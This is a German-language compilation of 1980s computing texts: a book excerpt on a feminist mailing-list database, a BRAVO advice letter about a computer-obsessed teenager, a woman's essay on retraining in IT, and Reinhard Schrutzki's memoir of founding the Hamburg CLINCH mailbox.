Das Erfassungsformular ist in zahlreiche Felder aufgegliedert. Hier können die Teilnehmerinnen Angaben über Alter, Beruf, ethnische Zugehörigkeit, Familienstand machen oder den Zweck ihrer Organisation beschreiben. Jede Frau gibt an, zu welchen Themenbereichen sie Infor-



mationen erhalten möchte. Dazu steht ein breites Feld an Frauenthemen zur Auswahl. Jeder Themenbereich im Datenbanksystem ist einem separaten Feld zugeordnet. Das eingeschickte Formular wird als Datensatz in die Datei eingegeben.

Mit Hilfe der Selektionsmöglichkeiten des Datenbankprogramms lassen sich für eine Vielzahl von Frauenorganisationen und Themen kundenspezifische Listen anlegen. Zu diesem Zweck genügt es anzugeben, welche Felder durchsucht werden sollen. Zum Beispiel können wir den Computer anweisen, die 60.000 Datensätze der Hauptdatei durchzusehen und alle Personen anzugeben, die Interesse an Frauenliteratur haben. Feministische Verlage können dann diesem Personenkreis ihre Buchankündigungen zuschicken. Es lassen sich auch mehrere Felder kombinieren. Wir können zum Beispiel diejenigen herausfiltern, die sich für Frauenliteratur interessieren und in Chicago wohnen. Dieser Personenkreis kann dann über Autorenlesungen in Chicagos Frauenbuchhandlungen informiert werden. Wenn ein Buch den Themenkreis ältere Frauen behandelt, lassen sich alle Personen auffinden, die sich für Frauenliteratur interessieren, in Chicago leben und über 50 Jahre alt sind. Handelt es sich um ein Lehrbuch, so könnten alle Pädagoginnen unter diesen Frauen angesprochen werden. Eine Datenbank kann somit die verschiedensten Anforderungen erfüllen, je nachdem, wie die Suchbedingungen definiert wurden.

Die Aufnahme in die *National Women's Mailing List* ist nicht nur freiwillig, sondern es werden auch die Wünsche der Teilnehmerinnen respektiert. Es können Frauen mit den verschiedensten Interessen in die Datenbank aufgenommen werden. Sie können sicher sein, daß sie nur zu den von ihnen gewählten Themen Informationen erhalten. Eine Frau, die angegeben hat, daß sie sich nur für Fragen der Frauengesundheit interessiert, wird nie in einer Adressenliste auftauchen, in der Personen mit Interesse am Frauensport zusammengefaßt sind. In ihrem Datensatz ist das Feld für Sport freigelassen. Daher ist ausgeschlossen, daß ihr Name auf einer Liste erscheint, die für die Konferenz über Frauen-Leichtathletik bestellt wurde. Da der Computer den Anweisungen blind gehorcht, überspringt er ihren Namen, ohne ihn in die Unterdatei aufzunehmen. Unser Computer kommt voll und ganz den Wünschen der einzelnen Teilnehmerinnen entgegen, und diese müssen sich nicht den Vorgaben des Systems unterordnen.

### Das Erfassungsformular

Die Verwendbarkeit einer Datenbank hängt einzig davon ab, wieviele Felder für Informationen vorgesehen sind. Unser Erfassungsformular muß daher so umfassend wie möglich sein. Alle wichtigen Interessengebiete, über die Frauen möglicherweise informiert werden möchten, müssen angegeben sein. Zunächst erstellten wir selbst ein Verzeichnis. Doch bald erkannten wir, daß es nicht vollständig war. Um die Lücken zu füllen, fügten wir unter der Überschrift »Weiteres« am Ende jeder Themengruppe einige Freizeilen ein. Die Antworten wurden sorgfältig ausgewertet und unser anfänglicher Entwurf auf diese Weise um mehr als 20 Kategorien erweitert. Durch die Möglichkeit der Beteiligten, Einfluß auf die Gestaltung des Systems zu nehmen, wurden die Anwendungsmöglichkeiten der Datenbank zum Vorteil aller erweitert.

Mit Hilfe des Computers läßt sich der Aufbau der Datensätze relativ leicht um neue Felder erweitern. Die Altmittglieder haben natürlich Leerstellen anstelle der neuen Felder. Doch vom Zeitpunkt der Neuorganisation an werden für die Zukunft auch die neuen Daten gesammelt. Dieses Verfahren ist nicht mit dem Bild des allwissenden System-Gestalters vereinbar. Doch jedes gute System sollte für zukünftige Veränderungen offen sein.

Es ist uns wohl bewußt, daß wir nicht jedes für Frauen interessante Gebiet erfassen können. Wir erfüllen die Rolle von Informations-Managerinnen oder Datenbank-Bibliothekarinnen. Unsere Aufgabe besteht darin, den Datensatzaufbau im Computer den Bedürfnissen anzupassen. Dieses Verfahren hat den zusätzlichen Vorteil, mit einem »lebenden« System zu arbeiten und auf sich ändernde soziale Bedingungen eingehen zu können. Zum Beispiel war Stop der Atomenergie beim Aufbau des Systems noch kein Thema. Nachdem wiederholt Interesse daran bekundet wurde, haben wir es unter die vorhandenen Interessengebiete aufgenommen.

aus: "Go Stop Go", einem Buch aus dem Orlando Verlag von Deborah Brecher – ein Frauen-Computer Buch. Empfehlenswert!

## STECKBRIEFE zum Sammeln!

Ausschneiden, in der Mitte falten und hinten zusammenkleben

### BRAVO-Steckbrief

## Unser Bruder hockt ständig vorm Computer

Wir haben ein großes Problem. Unser kleiner Bruder (14 1/2) ist ein fanatischer Computer-Freak. Er sitzt den ganzen Tag nur vor seinem Gerät.

Wenn wir ihn ansprechen, antwortet er nur mit Fachbegriffen aus der Computer-Fachsprache. Wie bringen wir ihn dazu, weniger vor diesem Ding zu hocken?

Er ist nämlich in der Schule auch schon drastisch abgesackt. Was können wir unternehmen?

Sigrid und Evelyn, 16, Mosbach

### Dr.-Sommer-Team: Eure Ablehnung macht ihn nur noch störrischer

Euer Bruder ist begeistert vom Computer, deshalb werdet ihr es vermutlich schwer haben, ihn völlig von ihm abzubringen. Und daß er seine Beschäftigung mit ihm einschränken bzw. sich vernünftig mit Euch unterhalten soll, wird er sicher ebenfalls nur unter Protest akzeptieren.

Meist läßt die Begeisterung für eine neue Sache mit der Zeit von alleine etwas nach. Das ist ein neues Hobby allerdings bereits auf die Schulleistungen negativ auswirkt, solltet ihr mit Euren Eltern gemeinsam überlegen, ob der Computergebrauch nicht etwas eingeschränkt werden soll oder er nur mit dem Gerät arbeitet, wenn die Hausaufgaben gemacht worden sind.

Sicher werdet ihr ihn auch leichter beeinflussen können, wenn ihr Euch nicht nur kritisch und ablehnend gegenüber seinem Hobby äußert, sondern Euch im Gegenteil selbst etwas mehr dafür interessiert.

Dann wird er bestimmt zugänglicher auch für Kritik und fühlt sich nicht völlig ins Unrecht gesetzt. Mit seiner »Fachsprache« will er Euch ja auch nur verdeutlichen, daß er begeistert ist und seine Freude mit jemandem teilen möchte. Und wer weiß, vielleicht entdeckt ihr dadurch noch ganz neue Seiten an Eurem Bruder.



FASZINATION 6/87





Eva Blumenfeld

# Ich habe auf EDV-Fachfrau umgeschult

Eine ehemalige Lehrerin resümiert

**Frauen und Technik – zwei Welten prallen  
aufeinander oder: Anpassungsfähigkeit –  
Die Stärke der weiblichen Sozialisation?**

**S**agen Sie mal, Sie als Lehrerin, noch dazu mit den Fächern Sport und Kunst, wie kamen Sie eigentlich ausgerechnet auf die EDV?“ – So und ähnlich lauten stets die Eingangsfragen bei Bewerbungsgesprächen, auf die ich schon vorbereitet bin, da schon ein Jahr zuvor sämtliche FreundInnen und Bekannte meinen Entschluß zur EDV-Umschulung ähnlich erstaunt kommentiert hatten.

Tja, wie kam ich, die – lang, lang ist's her – in allen Schulfächern außer Mathematik glänzte und mit EDV nie etwas am Hut hatte, ausgerechnet jetzt dazu, mich als EDV-Fachfrau ausbilden zu lassen? Um es vorweg zu nehmen: Frust oder der Gedanke, diese Chance als letzten Strohalm ergreifen zu müssen, waren es nicht.

Nachdem die Nichteinstellung in den Schuldienst das einzige Sichere war, das mir die Zukunft zu bieten hatte, war mir klar, daß ich nicht, wie so viele meiner KollegInnen an einer – inzwischen so fragwürdig gewordenen – Idealvorstellung von ausgefülltem LehrerInnendasein festhalten wollte. Mit einem Jazz-Tanz- und Gymnastikstudio machte ich mich in Wiesbaden selbständig. Die Arbeit mit motivierten Erwachsenen (meist Frauen) machte mir viel Spaß, aber nach fünf Jahren versetzte mich der Gedanke, mit 40 oder gar 50 Jahren immer noch graziös vor meiner Spiegelwand herumzuturnen, keineswegs in Entzücken. Hinzu kamen die mit zunehmendem Alter wachsenden Verlockungen materiellen Wohlstands. Ich fühlte, daß die Ära des Existenzminimums und der abgewetzten Jeans jetzt langsam aber sicher dem Ende zugehen mußte.

Den entscheidenden Kick zur EDV gab mir eine Freundin, die – ursprünglich Französisch- und Deutschlehrerin – nach erfolgreicher EDV-Ausbildung noch erfolgreicher in der EDV-Branche als Dozentin unterrichtet. Feministin – wie ich – überzeugte sie mich, daß wir Frauen uns viel stärker der, bisher durch und durch männlich dominierten Technologie bemächtigen müssen, um sie menschlicher zu gestalten. Das wirkte!

Mit dieser Erkenntnis und mit meinem



Dickkopf, das zu erreichen, was ich mir vorgenommen habe, fing ich meine Umschulung an. Meine Befürchtungen, von engstirnigen Computerfreaks umgeben zu sein, deren Kopf ein einziger virtueller Speicher ist, bewahrheitete sich – Göttin sei Dank – nicht. Ich war erstaunt, in meiner Klasse völlig „normale“ Leute vorzufinden: Lehrer, Pädagogen, Soziologen und Psychologen – die Frauen allerdings in absoluter Minderheit.

Die spannendste Entdeckung für mich war, zu beobachten, wie mit wachsender Kompetenz und Sicherheit der Frauen das Rollenverständnis und die Sicherheit der Männer ins Wanken geriet. Und energisch mußten wir Frauen manches Mal sein, sei es um ungebetene „gut gemeinte“ Ratschläge männlicher Kollegen abzuwehren oder um uns gegen die männlich-gedankenlose Titulierung als EDV-Fachmann zu wehren. Überhaupt ist die ganze Fachterminologie durch und durch männlich. Bei der Berechnung in „Mannjahren“, „Mannmonaten“ und „Manntagen“ fragte ich mich ernsthaft, was denn die Frauen in der EDV eigentlich machen.

Auch im Umgang mit dem Unterrichtsstoff und der Technik waren die Frauen unbefangener, ja respektloser als die meisten Männer, die in der Regel ungern zugeben, wenn sie etwas nicht verstanden. – Oder liegt das daran, daß wir Frauen zu ignorant sind, einzusehen, daß die Technik eine heilige Kuh ist? Für mich ist und bleibt ein Computer eine zwar hochkomplizierte, aber dumme Maschine, die nur so intelligent ist, wie das vom Menschenhirn erdachte Programm, mit dem sie arbeitet. Selbst als EDV-Fachfrau (so darf ich mich jetzt nennen!) vermag ich in dem Mythos Computer nichts hintergründig Geheimnisvolles zu sehen – wie so viele meiner Kollegen. Wir Frauen sind deshalb für manche Männer eine Bedrohung, weil wir in der Lage sind, die Technik zu entmystifizieren, weil wir, respektlos wie wir sind, in der Technik nichts anderes sehen als ein arbeitserleichterndes Hilfsmittel, das uns in die Lage versetzt, uns wesentlicheren Dingen zuzuwenden. Das Wesentliche ist nicht – wie einige Männer meinen – die Technik selbst, sondern wie wir mit unseren mit Hilfe der Technik ermöglichten Kapazitäten und Freiräumen umgehen. Doch zurück zur Pädagogik.

À propos Pädagogik, ich fühlte mich während meiner EDV-Ausbildung sehr oft an Untersuchungen über geschlechtsspezifische Sozialisation in der Grundschule erinnert. Während sich jedoch, wie bereits beschrieben, die





# Ein Mailboxbetreiber erzählt

von Reinhard Schrutzki


Ein zarter Lichtstrahl fällt durch das halbblinde Fenster auf meinen Monitor und versperrt den Ausblick auf wichtige Daten. "Aha, es ist wieder Frühling", schießt es durchs Hirn. Mühsam reise ich den Blick los von der zweidimensionalen Schlichtheit und wende ihn gartenwärts. Langsam dringt Frühlingswirklichkeit in mein Bewußtsein. Ein letztes Mal gleitet das Auge über die Reihe der Bildschirme, die im Licht der jungen Sonne zu verblassen drohen. Schon halb auf der Treppe und auf dem Weg in den nahen Park durchzuckt mich die Frage: "Wie konnte das alles passieren?"

Meine erste Begegnung mit dem Computer hatte ich während der Ausbildung zum Elektromechaniker. Der Personalcomputer war knapp zwei Jahre alt und hatte seinen Siegeszug gerade erst begonnen, aber schon waren, zumindest für angehende Techniker, die Springfluten erkennbar, die er mit sich bringen würde. Da die Ausbildungsvergütung, die ich damals erhielt, bei weitem nicht ausreichte, um mich in den Besitz der begehrten Geräte zu setzen, blieb es zunächst bei einer platonischen Beziehung. Die sah so aus, daß ich ständig zum Zeitschriftenhändler lief, um die neuesten Fachzeitschriften zu erstehen und selbige in der Abgeschiedenheit meiner Wohnung zu verschlingen.

Rund ein Jahr später erfolgte dann der erste große Einbruch auf dem Computermarkt: Sir Clive Sinclair brachte mit dem ZX80 erstmals einen Homecomputer auf den Markt, der für kleine Geldbeutel erschwinglich war. Für weniger als tausend Mark konnte man nun ein zigarrenschachtelgroßes Etwas erstehen, das bei der kleinsten Berührung die Arbeit von Stunden vergaß und etwa soviel Speicherplatz hatte, wie heute benötigt werden, um die ersten zwei Zeilen einer Grafik darzustellen. In der Tat war die Leistungsfähigkeit dieser Maschine so begrenzt, daß einem gar nichts anderes übrig blieb, als sich mit der Alchimistenküche der maschinennahen Programmierung zu beschäftigen, alles andere hätte in der Ausführung viel zu lange gedauert.

Die Werkzeuge, die dem ZX80/81-Programmierer zur Verfügung standen, waren der Rechner selbst, das bis heute unerreicht gute Handbuch, sowie Rod Zak's "Programming the Z80", alle Lektüre selbstverständlich in englischer Sprache, denn der deutsche Markt existierte noch nicht. Die Umsetzung in eine maschinenlesbare Form geschah im Kopf und auf Bergen von Papier, denn es gab keine Programme, die diese Arbeit übernehmen konnten. Der Prozessorbefehl wurde anhand der Zeichentabelle im Handbuch verschlüsselt und das zugehörige Zeichen virtuos auf der fünffach belegten Tastatur in den Rechner gehackt. Es hat eigentlich nie wieder so unmittelbare Erfolgserlebnisse für mich gegeben, wie damals, wenn sich nach fünf Stunden intensivster Arbeit herausstellte, daß man tatsächlich schnell bewegte Bilder mit dieser oft als Digital-Türstopper verrissenen Maschine erzeugen konnte. Gewiß, die grafische Darstellung war nicht besser als das legendäre TV-Tennis, das den Ruhm der Videogames begründete, aber erschwingliche Alternativen gab es halt nicht.

Der nächste Meilenstein für mich war der Commodore VC20. Diesen Rechner würdigte ich dadurch, daß ich ihn nicht kaufte, denn es war klar, daß da mehr sein mußte als ein farbiger ZX81, bei dem jede Erweiterung einen Monatslohn kostete. Und richtig, wenig später erschien der Commodore 64 auf der Bildfläche, ein vielfarbiger Speicherriese mit vollen 64 kB Speicher, der Möglichkeit, einfach Zusatzgeräte wie Floppy-Laufwerke und Drucker anzuschließen und mit damals 1400 DM unerreicht preiswert, wenn man die neuen Möglichkeiten mit dem Marktstandard verglich. Im Gegensatz zu anderen Maschinen, die vielleicht mehr freien Speicher hatten, oder schneller waren, hatte der C64 den Vorteil, eine wirklich offene Maschine zu sein, die sich mit vergleichsweise geringem Aufwand auch für Dinge nutzen ließ, an die wohl nicht einmal der Hersteller gedacht hat. Dies zeigt sich auch daran, daß dieser Rechner nunmehr im sechsten Jahr steht und sich millionenfach verbreitet hat. Das Angebot an Programmen ist schier unübersehbar geworden, wenngleich auch der Schwerpunkt bei den Computerspielen anzusiedeln ist, weniger bei Gebrauchtssoftware.



Das Interesse am C64 hielt zwei Jahre und flachte dann ab. Irgendwie wurde es unbefriedigend, immer wieder irgendwelche Spiele zu spielen, oder sich mit einem unzulänglichen Textprogramm herumzuärgern. Die unvermeidliche Erkenntnis, daß man seine private Adressenliste doch besser mittels eines Notizbuches führte, statt mit dem Computer, der erschreckend unrationell war, wenn man drei Minuten auf eine Ausgabe warten mußte, die man auch binnen Sekunden hätte nachschlagen können, tötet jede Euphorie. Die Tage, an denen die Kiste ausgeschaltet blieb, mehrten sich und im Frühjahr 1984 war alles zum Stillstand gekommen. Die Situation war ähnlich wie bei einer vom Bankrott bedrohten Firma, mit dem vorhandenen Material war nichts mehr anzufangen, trotzdem stellte es einen Wert dar, der zu nutzen war. Logische Konsequenz: entweder weiter investieren oder alles als Verlust abschreiben. Da traf es sich gut, daß die Post nach langem Hin und Her endlich die Erlaubnis erteilt hatte, Geräte zur nichtöffentlichen bewegten Datenübertragung zu benutzen, die sogenannten Akustikkoppler, die zu Preisen um 1000 DM den Einstieg ins Weltdatennetz anboten.

Epson CX21 hieß der Schlüssel zum globalen Dorf, und war ein unscheinbares, kantiges Etwas, das sich standhaft weigerte, etwas anderes als den Hörer einer grauen Maus, wie der Fernsprechtischapparat 612 gerne genannt wird, zu akzeptieren. Dieses Gerät setzte die Zeichen, die der Computer von sich gab, in hörbare Töne um und konnte entsprechende Töne eines anderen Computers wieder in ein maschinenkonformes Format umsetzen. Die Faszination dieser eher profanen Maschine lag darin, daß es plötzlich egal war, welchen Computer man benutzte, ob am anderen Ende des Drahtes ein Homecomputer oder ein Großrechner war, und wo dieser fremde Rechner stand. Japan, Amerika, Afrika – das alles schrumpfte zu mehr oder weniger langen Vorwahlen und im heimischen Wohnzimmer gaben sich Leute ein Stelldichein im grünen Schimmer ihrer Monitore, ohne sich jemals von Angesicht zu Angesicht gesehen zu haben.


Selbst bei der besten interkontinentalen Sprechverbindung ist man sich immer der Entfernung zum Gesprächspartner bewußt, so typisch sind die Laufzeiten der Signale, das Rauschen transatlantischer Tiefseekabel und das Echo ferner Satelliten. Beim Gespräch von Tastatur zu Tastatur entfallen diese Merkmale, es gibt keine Hinweise mehr auf die Entfernung zwischen den Stationen und Meldungen wie "Connection 80, Capetown" sind bloße Zeichen auf

dem Schirm ohne weitere Bedeutung. Die Sprache der Computer ist Englisch, und das ist auch die Sprache, die man überall im globalen Dorf versteht. Umsogroßer ist dann die Überraschung, wenn man feststellt, daß der Gesprächspartner, den man im fernen Japan wähnt, nur ein paar Straßen weiter in Hamburg wohnt und sich nur zufällig auf den gleichen Rechner in Übersee eingewählt hat.


Meist ist es die Post, die vermittelt Ihrer Fernmelderechnungen den Sinn für Realitäten wieder geraderückt. Nach etlichen tausend Gesprächseinheiten tritt die Ernüchterung ein und man beginnt damit, sich Gedanken über andere Nutzungsmöglichkeiten zu machen. Bleibe im Lande und nähre dich redlich, so lautet die Devise und internationale Kontakte schrumpfen auf das unvermeidliche Mindestmaß. Nur gab es damals in Deutschland bloß eine Handvoll von Systemen, die man per Telefon erreichen konnte, und in Hamburg gar nur zwei, nämlich den Rechner der Universität, der hoffnungslos überlastet war und mehr als subversive Müllhalde diente, denn als Kommunikationssystem, sowie MCS.

MCS heißt Master Control System, und das ist eine schlichte Übertreibung, denn hinter dem klangvollen Kürzel verbarg sich ebenfalls ein C64 und ein einigermaßen chaotisches Basicprogramm sorgte dafür, daß alles möglichst absturzfrei funktionierte. Zu einer Zeit, als Datenfernübertragung für die meisten Benutzer noch reiner Selbstzweck war, bot MCS die Möglichkeit, einem der anderen hundert oder zweihundert Benutzer eine Nachricht zukommen zu lassen, oder aber seine Ergüsse in einem öffentlichen Brett auf die Allgemeinheit loszulassen. "Warum schreibt mir den keiner ne PME?" und "Kilroy was here" waren typische Nachrichten in diesen Tagen, nur hin und wieder von einigermaßen inhaltlichen Beiträgen unterbrochen. Aber, und nur das ist letztlich wichtig, MCS war eine der ersten Mailboxen, die es ermöglichten, sich unabhängig von den bestehenden Netzen zu machen, eine eigene DFÜ-(Sub)Kultur zu entwickeln und ich nutzte diese Möglichkeit zweimal täglich, wann immer es ging.

Irgendwie kam ich im Herbst 1984 zu einem zweiten Rechner, ebenfalls einem C64. Dieser stand zunächst nutzlos herum und hüllte sich in Staub und Nutzlosigkeit. Das Schicksal wollte es, daß mein Interesse an MCS auch wieder im Erlahmen begriffen war, einfach weil es zu wenig Inhaltliches gab, das meine Neugier weckte oder meine Phantasie anregte, und weil beinahe täglich neue Dinge ins Programm ka-



men, die man sich merken mußte, wollte man dabeibleiben. Hinzu kam die ständig wachsende Zahl der Benutzer, die es sehr oft unmöglich machten, zu vernünftigen Zeiten in die Mailbox zu kommen, was einem gestandenen Hacker zwar nichts ausmacht, aber doch lästig ist, wenn man Morgens um Sechs aufstehen und arbeiten muß. Andere Benutzer hatten das auch erkannt und der große Mailboxboom in Hamburg begann, denn die logische Forderung, wenn man mit etwas unzufrieden ist, ist, es besser zu machen. Ich besorgte mir also das Programm der MCS-Mailbox, bastelte eine Apparatur, die den Telefonapparat bediente und machte meine eigene Mailbox auf.



Early computer in Los Alamos, probably MANIAC or MADCAP — by R.E. Williamson 05/28/53

Die Tatsache, daß ich auf zwei Computer zugreifen konnte, war eine der idealen Startbedingungen für die eigene Mailbox. Im Gegensatz zu den meisten anderen Betreibern, die ihren einzigen Computer zweckentfremdeten, war ich in der Lage, die Dienste der Mailbox von Anfang an rund um die Uhr anzubieten, wenn man von kleinen Pausen zwecks Eigennutzung des einzigen Telefonanschlusses mal absieht. Die ersten drei Monate gab es nur einen inoffiziellen Probetrieb, die Rufnummer war nur guten Freunden bekannt, die das Programm auf Herz und Nieren testen sollten. Große Fehler waren nicht zu erwarten, so dachte ich, da das Programm ja schon mehrfach von anderen Betreibern eingesetzt wurde.

Daß dies ein Denkfehler war, stellte sich erst im Laufe der Zeit heraus, als ein versteckter Fehler nach dem anderen zutage trat. Das brannte die

Erkenntnis in mein Hirn ein, daß kein Programm fehlerfrei sein kann, und die Wahrscheinlichkeit, schwerwiegende Fehler vor ihrem Auftreten zu entdecken, umgekehrt proportional zu dem Schaden ist, den sie anrichten. Wohl in keinem anderen Bereich werden einem Murphy's Gesetze so deutlich bewußt, wie beim Umgang mit dem Computer.

Eine Hürde gab es noch zu überwinden, nämlich einen sinnreichen Namen zu finden, der sich einprägsam abkürzen ließ, genau wie MCS, RAM und wie sie alle heißen. Da für mich feststand, daß mein System sich deutlich von den anderen abgrenzen sollte, war es nur konsequent, zuerst die Abkürzung zu ersinnen, und dann einen Begriff zu schaffen, der sich passend abkürzen ließ. Da ich wenige Jahre zuvor bei einer Rockgruppe namens Goblin mitgemischt hatte, und diesen Namen dann als Pseudonym für meine Datenreisen benutzt hatte (und das auch heute noch tue), lag es nahe, auch für die Mailbox einen Namen aus diesem Bereich zu wählen. Nach drei Flaschen Bier und wehmütigem Hineinhorchen in alte Aufnahmen der Band war es dann sonnenklar: CLINCH sollte das Projekt heißen, ein Kürzel, das eine gewisse Eigen- dynamik mit sich bringt und beim Leser Assoziationen weckt. Nur – für was um Alles in der Welt ist das eine Abkürzung ? Etliche Biere später, dem Vollrausch und dem

Wahnsinn gleich nahe, hatte ich dann endlich einen Anglizismus ausgebrütet, der sich passend abkürzen ließ: Communication Link – Information Network Computer Hamburg, auf schlecht Deutsch: Verständigungsglied – Informationsnetzwerkcomputer Hamburg, ein absolut hochtrabender Name, der keinsfalls mit der Realität übereinstimmte, die in Gestalt eines C 64 vor sich hindümpelte.

Nun, die Netze entstehen in den Köpfen. Und eines Tages war der Tag da, an dem ich den großen Schritt wagte: Die Rufnummer der Box wurde auffällig unauffällig in einer anderen Hamburger Mailbox plazierte und ich wartete gespannt auf das, was kommen sollte. Die Stunden verrannen und nichts geschah. Nicht ein Anrufer verirrt sich in meinen Computer und Verzweiflung machte sich breit. Später begann es zu dämmern, und zwar sowohl dem



dahingehenden Abend, als auch mir. Ich warf die Lacklederkutte über und begab mich treppab zur nahen Telefonzelle. Der Kontrollanruf bei mir selbst ergab, daß offenkundig doch jemand angerufen hatte, natürlich just in dem Moment, als ich auf dem Weg zur Zelle war. Also flugs zurück in die heimische Wohnung, drei Stufen auf einmal nehmend, die Türe aufgeschlossen, ein Blick auf den Monitor und – Ratlosigkeit. Der Rechner wartete nach wie vor stoisch auf den ersten Anrufer.

Eine genaue Analyse der Ereignisse und Nichteignisse legte den Schluß nahe, daß wohl ein Fehler in der ausgefeilten Abhebemechanik vorlag, die ich ersonnen hatte, um mich nicht völlig ins Gesetzesabseits des illegalen Modemeinsatzes zu begeben. Mein kleiner Roboterarm, dessen Aufgabe es war, die Telefongabel niederzudrücken, wenn der Rechner es ihm befahl, hatte offenbar nicht genügend Kraft, um das Telefon sicher aufzulegen. Eine kleine technische Änderung wurde vorgenommen, und es funktionierte wieder zufriedenstellend. Programmgemäß kam der erste Anruf dann auch fast unmittelbar nach Beseitigung der Störung. Gespannt verfolgte ich die Schritte, die der Anrufer in der Box unternahm. Offensichtlich war er schon an Mailboxen gewöhnt, die nach dem MCS-System arbeiteten, denn er hatte kaum Probleme, sich zurechtzufinden. Selbst die Abweichungen, die ich mir erlaubt hatte, um die schwindende Befehlslogik des Programms aufrechtzuerhalten, machten ihm nichts aus und er entschwand nach etlichen Minuten mit dem Kommentar "Hier steht ja noch gar nichts drin. . .". Das war der Zeitpunkt, an dem mir klar wurde, daß es nicht ausreicht, einen Rechner übrig zu haben und darauf ein halbwegs funktionierendes Mailboxprogramm laufen zu lassen, sondern daß man sich auch darum kümmern mußte, was in der Mailbox passierte. Diese Erkenntnis kommt bei manchen Betreibern leider nie, und ich bin diesem ersten Anrufer heute noch dankbar für dieses erste, vernichtende Urteil.

Ich begann also, mir Gedanken zu machen, was ich denn in meiner Box anders machen wollte, als die anderen Betreiber. Leider war das Grundkonzept des von mir verwendeten Programms nicht gerade dazu angetan, die mir vorschwebenden Änderungen durchzuführen. Hinzu kam, daß die Art, wie das Programm erstellt worden war, nicht gerade dazu animierte, eigene Änderungen und Verbesserungen durchzuführen. Noch heute sträuben sich mir die wenigen verbliebenen Haare, wenn ich auf ein Programm stoße, das mit dem Aufruf eines Unterprogramms beginnt, ohne daß die

Notwendigkeit dieses Tuns ersichtlich wäre.

Wie dem auch sei, der Not gehorchend machte ich aus selbiger eine Tugend und begann recht bald damit, mich nach anderen Programmen umzusehen. Im Lauf der Zeit hatte ich eine recht stattliche Anzahl davon zusammen und begann damit, mir anzusehen, wo die jeweiligen Vor- und Nachteile lagen. Ich habe an anderer Stelle davon gesprochen, daß der C64 ein Speicherriese sei; diese Aussage gilt es nun zu relativieren, wenn es um so komplexe Dinge wie ein Mailboxprogramm geht. Der verfügbare Speicher reicht einfach nicht aus, um all das hineinzupacken, was man meint, zu brauchen. Das hat sich auch bei den jetzt üblichen Megabyte-Giganten nicht geändert. Es scheint, als wäre jeder Computer für den Zweck, zu dem man ihn einsetzen will, zu klein.

Aus dem Sammelsurium der verschiedenen Programme entstand schließlich mein erstes selbstgeschriebenes Mailboxprogramm, das meiner Meinung nach die Vorteile der verschiedensten Mailboxkonzepte vereinigte, ohne ihre Nachteile zu haben. Die Benutzer waren zunächst anderer Meinung, so gravierend waren die Abweichungen in der Bedienung von dem, was in der Mailboxszene als Standard galt. Einige dieser Abweichungen waren technisch bedingt, da ich nicht einsehen konnte, warum ich wertvollen Speicherplatz für Suchroutinen verschwenden sollte, wenn sich jeder Benutzer die Position seiner Daten selbst merken und diese dem System beim Anruf nennen konnte. Viel wichtiger war es, so fand ich, dem Benutzer mehr zu bieten, als einen stupiden Befehl, der ohne Berücksichtigung der Nutzerinteressen die vorhandenen Nachrichten in einem Stück absplute.

Folgerichtig hatte dieses Programm bereits eine Brett-Struktur, die es gestattete, beliebigen Einfluß auf die Ausgabe der Texte zu nehmen und das erschien mir als wesentlich sinnvollere Nutzung des Speicherplatzes. Im Lauf der Zeit wurde das neue System schließlich akzeptiert und es gab sogar etliche andere Mailboxen, die das Programm übernahmen. Für mich wurde es langsam Zeit, mal wieder etwas Neues zu machen, denn am Horizont zogen bereits die Sturmwolken auf, die anzeigten, daß nunmehr der C64 an die Grenzen seiner Fähigkeiten gestoßen war. Mittlerweile war ein Jahr vergangen, seit dem Tag, an dem CLINCH ans Netz ging und die Computerwelt hatte nicht aufgehört sich weiterzudrehen.

IBM – Personalcomputer waren zum Industriestandard geworden und fanden, dank sin-



kender Preise und qualitativ hochwertiger Nachbauten aus Fernost, auch Verbreitung bei Privatleuten. Der erste PC kostete mich noch knapp 8000 DM, rund dreimal soviel, wie ich bisher in Computer überhaupt investiert hatte. Dafür war ich endlich in den Besitz eines Gerätes gelangt, dem von der Post die Absolution in Gestalt der Zulassung für Datenfernübertragung erteilt worden war. Wenige Tage nach dem Erwerb des Gerätes lagen meine Anträge für Fernsprechmodems und einen Datex-Hauptanschluß an die Post im Briefkasten. Das postmoderne Melodram, das der Antragstellung folgte, bis schließlich ein halbes Jahr später alle Anträge ausgeführt waren, möchte ich an dieser Stelle nicht beschreiben, es würde den Rahmen dieses Beitrags sprengen.

Einen Computer besitzen, und mit diesem Computer umgehen zu können, sind beim heutigen Stand der Technik zwei verschiedene Schuhe. War es mir beim ZX80 und beim Commodore 64 noch möglich, viel Zeit zu investieren, um auch intimste Detail dieser Maschinen zu erforschen, so ging dies beim PC nicht mehr, schließlich hatte ich ja nicht diese Riesensumme aufgebracht, um ein oder zwei Stunden am Tag durch das Labyrinth eines neuen Betriebssystems zu wandern. Der Computer sollte den C 64 als Mailbox ersetzen und so neue Möglichkeiten für das neue Medium erschließen. Ich brach also meinen Schwur, nie wieder ein nicht von mir selbst geschriebenes Mailboxprogramm zu verwenden und trat zwei Schritte zurück.

Ich besorgte mir die nötige Software, baute meinen Abhebemechanismus auf die Notwendigkeiten des neuen Rechners um, und begann noch einmal von Null, mit nichts als dem mittlerweile recht guten Namen CLINCH im Rücken. Zwei Probleme waren vordergründig: Zum Einen mußte ein weiterer PC her, damit die nötige Softwareentwicklung unabhängig vom Betrieb der Mailbox geschehen konnte. Der andere Punkt war die Tatsache, daß die Postmodems und der Datexhauptanschluß, wenn sie denn eines schönen Tages mal kommen sollten, Fernmeldegebühren von monatlich rund 500 DM.- verursachen würden, die es zu finanzieren galt. Da es ein Grundprinzip jeder marktwirtschaftlichen Ordnung ist, daß für erbrachte Leistungen derjenige zahlt, der diese Leistung in Anspruch nimmt, wurde ein Konzept entwickelt, das – im Gegensatz zu den bisher üblichen Verfahren – darauf beruht, daß der Mailboxbenutzer einen festen Monatsbeitrag zahlt und somit hilft, die Kosten für den Mailboxbetrieb zu tragen. Das bedeutete auf der anderen Seite, die Mailbox gegenüber denen

abzuschotten, die nicht bereit waren, wenigstens einen kleinen finanziellen Beitrag zu leisten. Mittlerweile nehmen über hundert zahlende Benutzer an der CLINCH – Mailbox teil, was die Betriebskosten etwa zur Hälfte deckt, allerdings ohne daß die mit dem Betrieb verbundene Arbeit entsprechend honoriert wird. In Zusammenarbeit mit den Wünschen und Bedürfnissen der zahlenden Benutzer entstand so ein Mailboxsystem, das sowohl von der Bedienung, als auch von den Inhalten her seinesgleichen sucht. Trotz alledem sind die Möglichkeiten, die die heutige Technik bietet, noch nicht voll ausgeschöpft und es ist wieder an der Zeit, ein gutes Stück auf dem eingeschlagenen Weg weiterzugehen.


